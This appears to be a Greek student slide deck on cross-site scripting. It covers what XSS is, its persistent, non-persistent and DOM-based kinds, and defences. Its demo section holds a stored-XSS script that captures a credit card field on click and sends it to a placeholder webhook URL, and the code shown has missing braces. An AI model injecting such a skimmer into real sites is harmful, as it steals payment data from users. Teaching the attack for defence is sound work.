Cross-site-Scripting (XSS) attacks

Νέρων Μιχαήλ Παναγιωτόπουλος - 3990


Τι είναι το xss?

- Το <u>cross site scripting</u> είναι μια ευπάθεια που βρίσκεται (κυρίως) σε web εφαρμογές
- Η εκμετάλευσή της μας επιτρέπει να τροποποιήσουμε τη web εφαρμογή που εμφανίζεται στον χρήστη, χωρίς να έχουμε πρόσβαση στον κώδικά της






































Ας δούμε μαζί ένα live demo

- http://localhost:5000/
- WEBHOOK URL

```
<script>
 let payBtn = document.getElementById("payBtn");
 payBtn.addEventListener("click", function(event)
   event.preventDefault();
   let creditCard = document.getElementById("creditInput");
   let headers = new Headers();
   headers.append("Content-Type", "application/json");
   let body = {
   "content": creditCard.value
   let options = {
   method: "POST",
   headers,
   mode: "cors",
   body: JSON.stringify(body),
   fetch("WEBHOOK URL", options);
</script>
```

Τελική σημείωση: Άλλα είδη xss επιθέσεων

- Persistent server-side attack (Αυτό είδαμε)
- Non persistent
- DOM Based (Δεν αγγίζει τον σέρβερ)

Δύο λόγια για την αντιμετώπιση

- Sanitizing user input
 - Κατά την αποθήκευση
 - Κατά την εκτέλεση
- Use of up-to-date web frameworks
- Browser based filtering (script policy)

Νέρων Μιχαήλ Παναγιωτόπουλος 3990

Ευχαριστώ για το χρόνο σας!